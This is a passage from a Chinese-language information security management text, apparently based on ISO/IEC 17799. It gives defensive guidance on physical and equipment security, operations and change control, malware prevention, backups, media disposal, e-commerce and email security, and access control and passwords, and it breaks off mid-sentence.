应该防止设备出现电源故障，防止其他供电不正常的现象。应提供稳定的电力供应，符合设备生产商说明书的规定。保证连续供电的方法有：多回路供电，以防止某个回路出现问题，造成断电事故；不间断电源（UPS）；备用发电机。

对于为重要商业业务提供电力支持的设备，需要使用 UPS 以保证设备可以依次关闭或持续运行。应急计划中应包括 UPS 发生故障如何应付的内容。应经常检查 UPS 设备，以保证其功率足够大并根据生产商推荐的方法进行测试。

在发生较长时间的断电事故时，而业务必须继续进行，则可以考虑使用后备发电机。如果已经安装了发电机，应根据生产商的指示，对发电机进行定期测试。应保证燃料供应充足，使发电机能运行更长一段时间。

另外，在紧急出口处的设备间中应安装紧急电力开关，以便在紧急情况下迅速切断电源。万一主回路发生故障，应提供应急照明。所有建筑物都应采用照明保护设备，所有露天的通信线都应配备照明保护滤光器。

3. 电缆安全

电源线缆与通信电缆承载数据或支持性的信息服务，不应被截断或受损。应考虑以下控制措施。

（1）如果可能，接入信息处理设备的电源线路和通信线路应使用地下暗线，或为其提供多种保护方法。

（2）防止未经授权就损坏或切断网络线缆的现象，如将线缆埋入管道，或避免通过公共区域。

（3）电力线缆应与通信线缆隔离，以避免相互的干扰。

（4）对敏感或重要的系统，应考虑采用进一步的控制措施：在探伤位置和端点，安装铠装管道或带锁的箱体；使用其他路由或传输介质；使用光纤电缆；去除线缆上附着的未经授权的设备。

4. 设备维护

应对设备进行妥善地维护，以保证其持续地可用并保持完整。应考虑以下指导原则。

（1）按照供应商推荐的服务间隔时间和规范，对设备进行维护。

（2）只有经过授权的维护人员才能对设备进行修理和维护。

（3）将所有可能的或实际存在的故障以及预防性和休整性的维护手段进行备案。

（4）在将设备送修时，应采取适当的控制手段。应遵守所有保险条例中提出的要求。

5. 场外设备的安全

不管其所有权如何，在公司办公区域以外使用信息处理设备经过由管理层授权。为办公区域以外设备提供的安全保护，应与办公区域内同类设备提供的安全保护相同，并将在办公区域以外使用设备的因素考虑在内。信息处理设备包括各种形式的个人计算机、组织者、移动电话、纸张或表格，可以由在家工作的员工持有，或从正常工作位置移开。应考虑以下指导原则。

从办公区域将设备和介质取走时，不要在公共场所引起大家的注意。旅行时，应将便携计算机放在手提皮箱内并伪装起来。

应随时注意制造商对于保护设备的指导，如防止接触强电磁场。

如何控制在家的工作由风险评估的结果决定，如有需要，应使用适当的控制措施，如可封闭的档案室、下班后桌面不允许留有物品的策略，以及对计算机使用的控制。

应采用充分的保险手段保护办公区域以外的设备。

安全风险，如损坏、偷窃以及窃听行为随地点的不同会有很大的不同，在确定最合适的控制措施时，应将这些因素考虑在内。

6. 设备的安全处置与重用

如果在处理或重新使用设备时，不加以注意的话，会危及信息的安全。对于存储敏感信息的存储设备，应将其销毁，或重写数据，而不能只使用标准的删除功能。

应检查所有设备的存储介质（如固定硬盘），确保对介质进行处理前，所有敏感数据和授权软件以被删除或覆盖。对于已毁坏的包含敏感数据的存储设备，应对其进行风险评估，以确定是应销毁、修理或弃置该设备。

7. 常规控制措施

常规控制措施管理的目标是防止信息或信息处理设施受损或被盗。应防止将信息和信息处理设备暴露给未经授权的人，或被未经授权的人修改或偷窃，并应采取控制措施，将损失或损害最小化。

8. 桌面与屏幕管理策略

在组织中，对于纸张和可移动的存储介质，应采取桌面清空策略；对于信息处理设备，应采取屏幕清空策略，以降低对信息进行未经授权访问所带来的风险、损失和损害。策略应将以下因素考虑在内：信息安全分类、相应的风险以及组织文化方面的问题；发生灾难事件，留在桌面上的信息很容易损坏或销毁，如火灾、水灾或爆炸。

应考虑以下指导原则。

在需要时，在纸张和计算机介质暂时不用时，特别是在外工作时，将其存储在合适的加锁的柜子和/或其他形式的安全设备中。

在不使用敏感或关键的商业信息时，特别是办公室腾空时，将其锁起来（最好是在防火的保险箱或柜子中）。

在无人使用时，应将个人计算机和计算机终端和打印机保持注销状态，并用键盘锁、口令或其他控制措施保护起来。

应将往来信件的地址和无人使用的传真机和电传机保护起来。

在工作时间以外，将影印机锁起来(或用其他方法防止未经授权的使用)。

在打印敏感或分类的信息后，应立刻从打印机中清除。

9. 资产处置

未经授权，不允许将设备、信息或软件带离工作场所。如有必要，应使设备处于注销状态，在归还设备后再重新登录。现场检查是否有未经授权就移动财产的行为。每个人都应知道，随时会进行现场检查。

7.6 通信与操作管理

7.6.1 操作程序和责任

操作程序和责任管理的目标是保证信息处理设施的操作安全无误。应该建立所有信息处理设施的管理和操作的程序和责任，其中包括制定适当的操作指令和事故事件的响应程序。

在适当的情况下进行职责划分，降低无意或有意造成的系统滥用风险。

1. 明确操作程序

应对安全策略确定的操作程序进行备案并维护。操作程序应作为正式文档来处理，对它进行改动需要得到管理层授权。这些程序步骤应指明具体执行每个作业的指令，包括：

(1) 处理和使用信息；

(2) 编制需求计划，包括与其他系统的相互依赖性、最先开始的和最后完成的工作的时间；

(3) 处理错误或其他异常情况的指令，这些异常情况可能是在作业执行期间产生的，包括对使用系统实用程序的限制；

(4) 在出现意外的操作或技术问题时的支持联络；

(5) 特殊的输出处理指令，例如使用特殊文具或管理秘密输出，包括安全处置失败作业产生输出的方法；

(6) 在系统出现故障时使用的系统重新启动和恢复的措施；

(7) 应该将备案的方法步骤随时用于处理与信息处理和通信设施有关的系统内务管理活动，例如计算机的启动和关闭程序、备份、设备维护、计算机机房和邮件处理管理和安全。

2. 操作变更控制

应该控制对信息处理设施和系统的变动。对信息处理设施和系统控制不利是导致系统或安全故障的常见原因。应落实正式的管理责任和措施，确保对设备、软件或程序的所有变更得到满意的控制。操作程序应严格控制变动，更改程序时，应保留包含所有相关信息的审计日志。改变操作环境可能会对应用程序造成影响。在适当的时候，应结合操作步骤和应用更改控制步骤。尤其，应考虑以下问题。

(1) 识别并记录重大变更。

(2) 评估这类变更的潜在影响。

(3) 提议变更的正式批准程序。

(4) 向所有相关人员通报变更细节。

(5) 确定中止变更并从失败变更中恢复的责任的方法。

3. 事故管理程序

应该明确事故管理责任，制定相关程序，保证对安全事故反应迅速、有效且有条不紊。应考虑以下指导方针。

(1) 制定针对各种可能存在的安全事故的措施，这些事故包括：信息系统故障和服务丢失；拒绝服务；业务数据不完整或不准确产生错误；违反保密性。

(2) 除一般用于尽快恢复系统或服务的应急计划外，这些措施还应包括：分析和鉴定事故产生的原因；根据需要，制订防止再次发生的补救计划并执行这一计划；收集审查记录和类似证据；与那些受意外事件影响或参加从意外事件中恢复工作的人员交流；向上级汇报有关措施。

(3) 适当地收集和获得审查记录和类似证据。内部问题分析；用作与可能违反契约、违反规章制度的证据，或者触犯民事或刑事诉讼(如计算机误用或数据保护立法)的证据；与软件和服务供应商协商赔偿。

(4) 严格认真地控制安全违例恢复和纠正系统故障的措施。这些措施应确保：

只有明确确定身份和获得授权的人员才允许访问正在使用的系统和数据；

详细记录采取的所有紧急措施；

向管理层汇报紧急措施，并进行有序的审查；

以最小的延误代价确认业务系统和控制的完整性。

4. 责任划分

责任划分是降低偶然或故意的系统滥用风险。为减少非法篡改或滥用信息或服务，应考虑对某些管理或执行责任或者责任范围进行划分。

小型组织可能认为这种控制措施难以实现，但应该尽可能地有效应用这一原则。

当难以划分责任时，应该考虑使用其他控制措施，例如活动监控、审计追踪和管理监督等。安全审计保持独立是非常重要的。

应该注意的是，没有人在其责任范围内所犯的错误能够逃脱检查。应该将事件执行同事件执行的授权分开。应考虑以下情况。

(1) 识别哪些是为达到欺诈目的的共谋串通活动(如伪造发出采购订单然后证明货物已经收到)非常重要。

(2) 如果存在串通的危险，那么需要制定控制措施，让更多的人参与，降低出现共谋的机会。

5. 开发设施与运营设施分离

开发设施、测试设施与操作设施分离对实现划分职责的目的非常重要。应制定软件从开发向操作使用转移的规则，并进行备案。

开发和测试活动可能会产生严重的问题，例如，对文件或系统环境进行不必要的改动或产生系统故障。应该考虑在操作、测试和开发环境之间进行一定程度的分离，防止出现操作问题。在开发和测试部门之间也应该进行类似的分离。在这种情况下，需要维护一个已知的稳定环境，在这个环境中执行有效地测试并防止不适宜的开发人员访问。

当开发人员和测试人员有权访问操作系统及其信息时，他们可能会带入非法和未经测试的代码或者修改操作代码。在某些系统上这种能力可能被滥用，甚至导致违法，即引入未

经检验或恶意性的代码，这些代码会引起严重的操作问题。开发人员和测试人员还构成对操作信息机密性的威胁。

如果开发和测试与软件和信息同在一个计算环境中，那么开发和测试活动可能会对软件和信息造成意想不到的变动。因此，需要将开发设施、测试设施与操作设施分离，降低意外改动或非法访问操作软件和业务数据的风险。应考虑以下控制措施。

开发和操作软件尽可能在不同的计算机处理器上运行，或者在不同的域或目录中。

开发和测试活动应尽可能分开进行。

如果没有必要，不允许从操作系统访问编译程序、编辑程序和其他系统实用程序。

操作系统和测试系统应该使用不同的登录程序，降低出错的风险。对于这些系统应鼓励用户使用不同的口令，并且菜单应该显示适当的标识消息。

在控制措施得到落实后，开发人员才可以获得操作口令。

发布操作系统支持的口令。控制措施应该确保这些口令在使用后及时更改。

6. 外部设施管理

使用外部合同商管理信息处理设施可能会造成潜在的安全暴露，例如，在承包商的办公地点可能危害、破坏数据安全或丢失数据。这些风险应事先得到确认，与承包商达成适当的控制措施并写入合同中。

特别需要解决的问题包括：确定内部保留的敏感或关键应用程序；获得业务应用程序所有者的认可；业务连续性计划的含义；待指定的安全标准和符合性检查的方法；有效监控所有相关安全活动的具体职责的分配和程序步骤；报告和处理安全事故的责任和程序步骤。

7.6.2 系统规划与验收

系统规划与验收的目标是最大限度降低系统故障的风险。预先规划和准备是必不可少，这样可以确保有足够的容量和资源。应该制定未来容量要求的预算规划，从而降低系统超载的风险。在验收和使用新的系统前，应该建立系统的操作要求，并对这些要求进行备案和检测。

1. 容量规划

容量需求需要进行监视，并且还应该制定未来的容量要求的规划，确保系统有足够的处理能力和存储空间。这些预算规划不仅应考虑到新的业务和系统的要求，还应该考虑到组织在信息处理技术的现状和规划趋势。

大型计算机尤其需要注意，因为增加大型计算机的新容量，成本会更加高昂并且交付周期也更长。大型计算机的管理员应监视主要系统资源的使用情况，包括处理器、主存储器、文件存储器、打印机和其他输出设备以及通信系统。他们应该判别资源的使用趋势，尤其是与业务应用程序或管理信息系统工具的关系。

管理员应使用这一信息来识别和避免可能出现的威胁系统安全或用户服务的瓶颈，同时制订适当的补救措施。

2. 系统验收

建立新的信息系统、系统升级和新版本的验收标准，并在验收前履行适当的系统测试。管理员应明确制定新系统的验收要求和标准，并且这些标准和要求得到认可、记录和经过检

验。应考虑以下因素：

(1) 性能和计算机容量要求；

(2) 错误恢复和重新启动的步骤，以及应急计划；

(3) 准备和检验常规的操作程序，使之成为确定标准；

(4) 认可的安全控制投入使用；

(5) 有效的人工方法；

(6) 业务连续性部署；

(7) 安装新系统不会对现有系统产生负面影响的事实，尤其在高峰处理时间(比如月末)；

(8) 新系统给组织的整体安全带来影响的事实；

(9) 操作或使用新系统的培训。

对于重要的新技术发展，运营部门和用户应关注发展过程的每个阶段，确保被提议的系统设计具有很高的操作效率。执行适当的检验测试可以确认所有验收标准是否完全达到。

3. 防止恶意软件

防止恶意软件的目标是保护软件和信息的完整性。防范措施可以防止和检测到恶意软件的入侵，因此不可缺少。软件和信息处理设施易受恶意软件的攻击，例如计算机病毒、网络蠕虫、特洛伊木马和逻辑炸弹。应提醒用户警觉未授权软件或恶意软件的危险，并且管理员应适当地引入特殊的控制手段检测或防范这些软件的侵袭。尤其是，采取防范措施检查和预防个人计算机上的病毒是必不可少的。

应执行防范恶意软件的检测和预防控制措施，以及适当的通知用户的方法。恶意软件的防范措施应根据安全意识、适当的系统访问和变更管理控制来制定。

应考虑以下控制措施：

(1) 一个正式策略，要求遵守软件许可，禁止使用未授权的软件。

(2) 一个正式策略，防范与从外部网络或经外部网络，或者在其他介质上获取文件和软件相关的风险，指明应采取什么防范措施。

(3) 安装并定期更新抗病毒的检测和修复软件来检查计算机和其他介质，将它作为一种预防控制手段或者常规手段。

(4) 定期检查支持关键业务进程的系统的软件和数据内容；正式调查未许可文件或未授权修改的出现情况。

(5) 在使用前检查电子媒介上的所有文件是否有未确定的或未授权的来源，或者检查通过非置信网络接收的文件是否有病毒。

(6) 在使用前检查所有电子邮件附件和下载内容是否有恶意软件；检查可以在不同的地方进行，例如电子邮件服务器、台式计算机或者在进入组织的网络的时候。

(7) 执行系统病毒防护的管理步骤和责任，使用防范措施的培训，报告病毒攻击并从攻击中恢复。

(8) 适当地从病毒攻击中恢复的业务连续性计划，包括所有需要的数据和软件备份和恢复安排。

(9) 检验与恶意软件有关的所有信息并确保警告公告准确和详细的方法。管理员应确保使用合格来源(如著名杂志、可信 Internet 站点或反病毒软件供应商)来识别哪些是恶作剧而哪些是真正的病毒。应让职员了解恶作剧的问题，并告诉他们在收到这类软件时如何处理。

(10) 在网络文件服务器支持大量的工作站时，这些控制措施尤为重要。

4. 内务处理

内务处理的目标是维护信息处理和通信服务的完整性和可用性。建立常规的步骤执行统一的备份策略，备份多个数据副本并练习及时恢复数据、记录事件和错误，并且在适当的时候监视设备环境。

5. 信息备份

应定期备份数个核心业务信息和软件的副本。拥有足够的备份设备可以确保在发生灾难或介质故障后能够恢复所有关键业务信息和软件。应定期检测各个系统的备份安排，确保他们符合业务连续性计划的要求。应考虑以下指导方针。

最基本的备份信息以及完整准确的备份副本记录和文档化的恢复步骤应存储在一个很远的位置，这个位置足以避免受主站点的灾难波及。对于重要的业务应用程序应保留至少三代或 3 个周期的备份信息。

备份信息应给予适当级别的物理和环境保护，这个级别和主站点应用的标准一致。对主站点应用的控制应扩展到覆盖备份站点。

定期测试备份介质，确保在需要紧急使用时可以依赖它。

定期检查和测试复原步骤，确保它们不仅有效，而且能够在恢复操作步骤分配的时间内完成。

决定关键业务信息的保留时间，并且确定永久保留的归档副本的要求。

6. 操作人员日志

操作人员应保留他们活动的日志记录。根据需要，日志记录应包括：系统启动和结束时间；系统错误和采取的纠正措施；确认正确处理数据文件和计算机输出；建立日志条目的人员姓名。

应根据操作步骤对操作人员的日志记录定期进行独立的检查。

7. 错误日志记录

应报告错误并采取措施予以纠正。应记录用户报告的关于信息处理或通信系统故障的错误。应有一个明确的处理报告的错误的规则，包括：审查错误日志，确保错误已经得到满意的解决；审查纠正措施，确保没有违反控制措施，并且采取的行动都得到充分的授权。

8. 网络管理

网络管理的目标是保证网络信息安全，保护支持性的体系结构。可能跨越组织边界的网络安全管理需要特别的关注。可能还需要其他补充控制措施来保护通过公共网络传送的敏感数据。

获得并维护网络安全需要一系列控制措施。网络管理员应执行控制措施确保网络中的数据安全，并保护连接的服务避免非法访问。尤其，应考虑以下问题。

根据需要，应将网络的操作职责和计算机的操作职责分离。

应制定远程设备(包括用户区域的设备)的管理职责和程序。

如果需要，应指定特殊的控制措施保护通过公共网络传送的数据的机密性和完整性，并保护连接的系统。可能还需要特殊的控制措施维护网络服务和所连接的计算机的可用性。

管理活动应密切协调，优化为业务提供的服务，确保控制措施在整个信息处理基础结构中应用一致。

9. 介质处理与安全

介质处理与安全目标是防止资产受损以及业务活动中断。应控制介质并对其进行物理保护。应制定适当的操作步骤来保护文档、计算机介质(磁带、磁盘和盒式磁带)、输入/输出数据和系统文档避免损坏、盗窃和非法访问。

10. 计算机活动介质的管理

应该制定对计算机活动介质(如磁带、磁盘、盒式磁带以及打印报告)的管理的方法。应考虑以下指导方针。

如果不再需要,应该清除再可重复使用的介质上要删除的内容。

删除介质中的组织内容需要得到批准,并且为维护审计追踪应该保留所有这类删除的记录。

所有介质应保存在一个安全保险的环境中,并符合制造商的要求。

应明确记录所有的步骤和授权级别。

11. 介质处置

介质不再需要使用时应对其进行安全可靠地处置。介质处置不认真可能会将敏感信息泄露,为减少风险,应建立安全处置介质的正式步骤。应考虑以下指导方针。

(1) 保存敏感信息的介质应该进行安全保险的保存和处置,例如烧毁或粉碎,或者在组织内的其他应用使用前清空数据。

(2) 以下列表确定可能需要安全处置的项:书面文档;声音或其他记录;复写纸;输出报告;一次性使用打印色带;磁带;活动磁盘或盒式磁带;光存储介质(各种形式并包括所有制造商软件分发介质);程序清单;测试数据;系统文档。

(3) 安排安全收集和处置所有介质项比试图分离敏感项要容易得多。

(4) 许多组织提供收集和处置纸张、设备和介质的服务。谨慎选择掌握大量控制措施并具有经验的合格合同商。

(5) 应尽可能记录对敏感项的处置,保留审计追踪。在积累处置的介质时,应考虑聚集效应可能导致大量未分类信息比少量分类信息变得更加难以控制。

12. 信息处理程序

为了保护此类信息免遭受非法公开或滥用,应该制定信息处理和存储程序。应制定处理信息的方法步骤,并且与以下分类一致:文档、计算系统、网络、移动计算、移动通信、邮件、语音邮件、一般语音通信、多媒体、邮寄服务/设施、传真机使用和其他任何敏感项(如空白支票、发票等)。应考虑以下问题。

(1) 处理和标记所有介质。

(2) 访问限制,以确定未授权人员的身份。

(3) 维护授权人员接收数据的正式记录。

(4) 确保输入数据完整,妥善完成处理和应用输出验证。

(5) 保护正在等待输出的假脱机数据与其敏感度一致。

(6) 在符合生产商要求的环境中储存介质。

(7) 保持数据分布的最低水平。

(8) 清晰标记所有数据副本,提醒合法接收者注意。

(9) 定期检查分布列表和合法接收人员的列表。

13. 系统文档的安全

系统文档可以包含一系列的敏感信息,例如对应用程序进程、过程、数据结构和授权程序的说明应考虑以下控制措施来保护系统文档不受非法访问。

(1) 应安全存储系统文档。

(2) 系统文档的访问列表应让少数知道,使用时需经过应用程序所有者授权。

(3) 保留在公共网络上或通过公共网络提供的系统文档应妥善保护。

14. 信息和软件交换

信息和软件交换管理的目标是防止组织间交换信息时信息受损、修改或滥用。应控制组织间的信息和软件的交换,并且交换应符合有关立法。执行交换应在双方意见一致的情况下进行。应制定保护信息和传输介质的方法和标准。应考虑与电子数据交换、电子商务和电子邮件有关的业务和安全以及对控制措施的要求。

15. 信息和软件交换协议

为了便于组织间以电子方式或手工方式交换信息和软件,应该签署协议,有些协议可以为正式协议,适当的时候还包括软件第三方协议。这些协议的内容应反映有关业务信息的敏感度。应考虑有关安全条件的协议如下。

(1) 控制和通知传播、发送和接收的管理责任。

(2) 通知发送方、传输、发送和接收的步骤程序。

(3) 打包和传输的最低技术标准。

(4) 投递者标识标准。

(5) 丢失数据的责任和偿还。

(6) 为敏感或关键信息使用认可的标记方法,确保标记方式易于理解并且信息得到妥善保护。

(7) 信息和软件的所有权以及数据保护的责任、软件版权规定和类似因素记录和阅读信息和软件的技术标准。

(8) 保护敏感数据需要的特殊控制措施,例如加密密钥。

16. 传输中介质的安全

在实际传输过程中,信息容易受到非法访问、滥用或破坏,例如,在通过邮局服务或速递公司发送介质的时候。应使用以下控制措施来保护在站点之间传送的计算机介质。

(1) 使用可靠的传输工具或投递人。授权的投递人应接受管理并进行投递人身份检查。

(2) 包装应该非常结实,可以保护里面内容不受运输过程中可能发生的事故造成损坏,并符合生产商的说明。

(3) 需要的时候采取特殊的控制措施保护敏感数据免遭非法公开或修改。示例包括:使用加锁容器;手工运送;加固包装(暴露任何访问的企图);在特殊情况下,可以将运输分几次完成并选择不同的发送路线。

17. 电子商务安全

电子商务包括使用电子数据交换(EDI)、电子邮件和通过公共网络(如 Internet)在线交易。电子商务易受网络威胁的攻击,可能会导致欺诈活动、合同纠纷以及泄露或修改信息,应使用控制措施保护电子商务不受这类威胁。电子商务的安全考虑应包括以下内容。

(1) 验证。顾客和商家在互相确定身份上应该要求什么样的保密程度?

(2) 授权。向谁授权制定价格、发出或签署关键的交易文件,交易伙伴如何了解?

(3) 合同和投标程序。在发送和接收关键文档和认可合同的保密性、完整性和证据有什么要求?

(4) 定价信息。在公开的价目表上包含什么级别的信用和敏感折扣的机密?

(5) 订单交易。如何提供订单的保密性和完整性,付款和运输地址信息和收货确认书?

(6) 检查。检查顾客提供的付款信息的适宜度如何?

(7) 结算。最适合防止欺诈的付款形式是什么?

(8) 订购要求。维护订购信息的机密性和完整性,以及避免丢失或重复交易,需要采取什么保护?

(9) 责任。谁承担欺诈交易的风险?

通过应用加密技术就可以解决以上许多问题,而且还考虑到符合法律要求。交易伙伴之间的电子商务协议还应该需要规定各方同意的交易条款的文档协议来支持,包括授权。可能还需要与信息服务提供商和增值网络运营商的协议。公共交易系统应向顾客公布经营条件,还应该考虑化解对用于电子商务的主机的攻击,以及实施网络互联需要的安全。

18. 电子邮件安全

电子邮件正在用于业务通信交流,正在取代传统的交流形式,例如电传和信函。电子邮件和传统的业务通信方式的区别在于速度、信息结构、信息详细程度和抵抗非法使用的脆弱性。应考虑采取控制措施来减少电子邮件带来的安全风险。安全风险包括:

(1) 存在非法访问或变更或拒绝服务的漏洞。

(2) 无力防止错误出现,例如,错误的地址或方向,以及一般的服务可靠性和可用性。

(3) 在业务流程中通信介质变化的影响,例如,增加发送的效果或从个人到个人与公司到公司发送正式消息的效果不同。

(4) 法律因素,例如,可能需要原始证明,发送、运输和接受的证明。

(5) 向外公布可访问人员名单的影响。

(6) 控制远程用户访问电子邮件账户。

公司应制定关于使用电子邮件的策略,包括:

(1) 对电子邮件的攻击,例如病毒、拦截;

(2) 电子邮局附件保护;

(3) 何时不使用电子邮件的规定;

(4) 雇员不违反公司规定的责任,例如,发送诽谤电子邮件、进行骚扰或非法采购;

(5) 使用加密技术保护电子邮件的机密性和完整性。

保留消息,如果存储起来,一旦出现诉讼可以找到。

检查消息是否经过验证的其他控制措施。

应该制定并实施策略和指导原则,控制与电子办公系统相关的业务和安全风险。通过结合以下各项,这些方法提供了快速传播和共享业务信息的机会:文档、计算系统、网络、移动计算、移动通信、邮件、语音邮件、一般语音通信、多媒体、邮寄服务/设施、传真机。这些设施互联的安全和业务含义需要考虑的因素包括:

(1) 办公系统的信息漏洞，例如，电话记录或电话会议。
(2) 保密电话、传真储存，打开邮件，发布邮件。
(3) 管理信息共享的策略和适当的控制措施。例如，使用公司电子公告板。
(4) 如果没有提供适当的保护级别，则将排除敏感业务信息类别。
(5) 将访问相关日常信息的权限限制在选中的个人，例如，开发敏感项目的人员。
(6) 适用性，或者支持业务程序的系统适用性，例如，通信顺序或授权。
(7) 允许使用系统的人员、合同商或业务伙伴的类型，以及访问系统的出发位置。
(8) 将所选的设施限制给特定类型的用户使用。
(9) 为其他用户的利益，确定用户状态，例如，组织的雇员或目录中的合同商。
(10) 保留信息并在系统上保存备份。
(11) 撤退要求和安排。

19. 信息公布系统

应小心保护电子公布信息的完整性防止非法进行修改，因为这类修改可能会损害发布组织的声誉。公布系统上的信息(如通过 Internet 可以访问的 Web 服务器上的信息)必须符合司法部门制定有关安装系统或进行交易的法规。在将信息公布以前，应该有一个正式的授权过程。

在信息公布系统上的软件、数据和其他信息需要很高的完整性，应考虑通过适当的机制进行保护，例如数字签名。电子公布系统，特别是那些允许反馈和直接输入信息的系统，应谨慎控制，以便：

(1) 以符合数据保护法律的形式获得信息；
(2) 输入到公布系统并由该系统处理的信息需要及时全部得到处理；
(3) 在收集信息过程中和存储信息时需要保护敏感信息；
(4) 对公布系统的访问不允许擅自访问它所连接的网络。

20. 其他的信息交换形式

应该制定程序和控制措施，保护通过使用语音、传真和视频通信设施进行的信息交换。在使用这些设施时由于缺乏意识、策略或方法，信息可能遭到破坏，例如，在公共场所使用移动电话被偷听，应答机器被偷听，非法访问拨入语音邮件系统或者使用传真设备错误将传真发给另外一个人等。

如果由于超载或中断导致通信设施出现故障，那么业务经营可能中止，信息可能被破坏。如果设施被非法用户访问，信息也可能被破坏。

应制定一个明确的策略步骤说明，要求职员按说明使用语音、传真和视频通信。它应包括以下内容。

(1) 提醒职员应采取适当的预防措施，避免在使用电话时由于被窃听或拦截暴露敏感信息：在使用移动电话时尤其注意四周离他最近的人；是否有在电话筒或电话线上安装窃听器或其他设备的情况，或者在使用模拟信号的移动电话有没有使用搜索接受机；在受话端一方的人。

(2) 提醒职员不要在公共场所或在薄墙隔开的办公室和会议室讨论机密。

(3) 不要在应答机上留言，因为可能被非法人员听取，或者保存在公共系统上或由于错误保存导致错误拨号。

（4）提醒职员有关使用传真机的问题，即：非法访问内置的消息存储来检索消息；有意无意设置传真机程序使其将消息发向特定号码；由于错误拨号或使用错误的储存号码将文件和消息发到错误的传真机上。

7.7 访问控制

访问控制的目标是控制对信息的访问。应该根据业务要求和安全要求对信息访问与业务流程加以控制。另外，还应该考虑信息传播和授权的策略。

7.7.1 访问控制策略

1. 策略与业务要求

应该明确访问控制的业务要求并记录在案。应该在访问策略陈述中明确规定每个用户或用户组的访问控制规则与权限。应该向用户和服务提供商明确说明访问控制应该达到的业务要求。

该策略应该考虑以下内容：

（1）各个业务应用的安全要求。

（2）确定与业务应用有关的所有信息。

（3）信息传播和授权策略，如了解原则以及信息的安全级别与分类的需要。

（4）不同系统和网络的访问控制与信息分类策略之间的一致性。

（5）关于保护对数据或服务访问的相关法律和合同责任。

（6）通用工作类别的用户访问标准简档。

（7）在分布式网络环境中对可以识别各种可用连接类型的访问权限的管理。

2. 访问控制规则

制定访问控制规则时，应该谨慎考虑以下情况：

（1）区分必须始终实施的规则和有选择、有条件地实施的规则。

（2）在“除明确允许执行情况外一般必须禁止”而非“除明令禁止执行情况外一般允许执行”的前提下制定规则。

（3）由信息处理设施自身导致发生的信息标识更改以及因用户自行处理导致发生的信息标识的更改。

（4）因信息系统自身导致发生的用户权限的更改以及由管理员导致发生的用户权限的更改。

（5）实施前需要管理员或其他人予以批准的规则以及不需要此类批准的规则。

7.7.2 用户访问管理

用户访问管理的目标是防止对信息系统的非法访问。应该制定正式程序，控制信息系统访问权限与服务访问权限的分配。这些程序应该涉及用户访问生命周期的各个阶段，从初期的新用户注册到用户因不再要求对信息系统和服务进行访问而最终取消注册。应该根据情况注意访问特权是否需要进行控制。用户若拥有访问特权就会越过系统的控制措施。

1. 用户注册

应该制定正式的用户注册和取消注册程序，规范对所有多用户信息系统与服务的访问授权。应该通过正式的用户注册程序来控制多用户信息服务的访问权限。该程序应该包括以下内容：

(1) 使用唯一用户 ID，以便将用户与其操作联系起来，使用户对其操作负责。只有在其权限范围内进行的工作，才允许使用。

(2) 检查用户是否拥有系统所有者对信息系统或服务授予的权限，也可以适当地分别对管理层授予的访问权限进行批准。

(3) 检查所授予的访问权限级别是否适合业务的开展，是否与组织的安全策略相一致，例如，它会不会影响责任划分。

(4) 为用户提供访问权限的书面陈述。

(5) 要求用户签署声明，表示他们知晓访问的条件。

(6) 确保服务提供商在完全遵守授权程序的情况下才提供访问权限。

(7) 维护对注册使用服务的所有用户的正式记录。

(8) 用户因工作变更或离开组织时，立即取消其访问权限。

(9) 定期检查并取消多余的用户 ID 和账户。

(10) 确保不向其他用户签发使用多余的用户 ID。

(11) 应该考虑在雇佣服务合同中增加相应的条款，规定员工或服务代理如果企图进行非法访问，则予以制裁。

2. 权限管理

应该严格限制权限(用户能借此越过系统或应用程序控制措施的任何多用户信息系统的功能或设施)的分配和使用。系统权限使用不当常常是系统出现故障的主要作用因素，结果导致系统遭到破坏。

对于要求防范非法访问的多用户系统，应该制定正式的授权程序，对权限分配进行控制。应该考虑采取以下步骤。

(1) 应该确定与每个系统产品(如操作系统、数据库管理系统和各个应用程序)相关的权限，还应该确定需要为其分配这些权限的员工类别。

(2) 应该按照是否需要使用的原则并依据具体情况为个人分配权限，即根据需要确定最低岗位要求。

(3) 应该对分配的所有权限授权程序和记录进行维护。不符合授权程序，则不授予权限。

(4) 应该提倡系统例行程序的开发和使用，从而最终无须对用户进行授权。

(5) 对于非常规业务使用的用户身份，应分配权限。

3. 用户口令管理

口令是在用户访问信息系统和服务时对其身份进行验证的一种方法。应该通过正式的管理程序来控制口令的分配。采用这种方法就应该：

要求用户签署声明，保证个人口令安全，确保工作组口令仅在本组成员间共享(可以在雇佣条款和条件中反映这一要求)。

如果要求用户维护自己的口令，请确保一开始时先向他们提供一个安全的临时口令并

要求他们立即更改口令。用户忘记口令时，必须在对该用户进行适当的身份识别后才能向其提供临时口令。

在向用户提供临时口令时必须确保其安全。应避免使用第三方或无保护的（明文）电子邮件。用户应对收到的口令予以确认。

绝不应在计算机系统上以无保护的形式存储口令。

还有一些其他的用户身份识别和验证技术（如生物统计学中的指纹鉴定、笔迹鉴定和芯片等硬件标记的使用），应该根据情况考虑使用。

4. 用户访问权限检查

为了保证对访问数据和信息服务进行有效控制，管理层应该制定正式的程序，定期对用户访问权限进行检查：

（1）对用户访问权限进行定期检查（建议每 6 个月进行一次）以及变动后检查。

（2）对于授予的访问特权应该进行更频繁的检查，建议每 3 个月进行一次。

（3）定期对权限分配情况进行检查，确保没有对用户授予非法权限。

7.7.3 用户责任

用户责任的目标是防止非法的用户访问，授权用户的合作态度对有效地保障安全至关重要。

应该让用户了解进行有效访问控制的责任，特别是口令使用和用户设备安全的责任。

1. 口令的使用

选择使用口令时，用户应该按照安全可靠的措施进行。

口令是一种用户身份验证方法，并因此确定对信息处理设施或服务的访问权限。建议所有用户：

（1）保证口令安全。

（2）如果不能安全保存，应避免在纸上记录口令。

（3）只要有迹象表明系统或口令可能遭到破坏时，应立即更改口令。

（4）选用高质量的口令，最少要有 6 个字符。

（5）口令必须便于记忆。

（6）不应使用别人通过个人相关信息（如姓名、电话号码、生日等）容易猜出或破解的口令信息。

（7）不要连续使用同一字符，不要全部使用数字，也不要全部使用字母。

（8）定期更改口令，或根据访问次数更改口令（相对于普通口令而言，应更加频繁地更改特权账户口令），避免再次使用旧口令或循环使用旧口令。

（9）首次登录时应更改临时口令。

（10）不要在任何自动登录程序中使用口令，如在宏或功能键中存储。

（11）不要共享个人用户口令。

（12）用户需要访问多项服务或平台时，会要求采用多个口令。建议可以对所有适当提供口令保护的服务使用一个高质量口令。

2. 无人值守的用户设备

用户应该确保对无人值守的设备进行适当的保护。在用户区安装的设备（如工作站

或文件服务器)在一段时间内无人值守时应该进行具体的保护,防止受到非法访问。所有用户和承包商都应该了解保护无人值守设备的安全要求和程序,以及实施这种保护的责任。

建议用户:

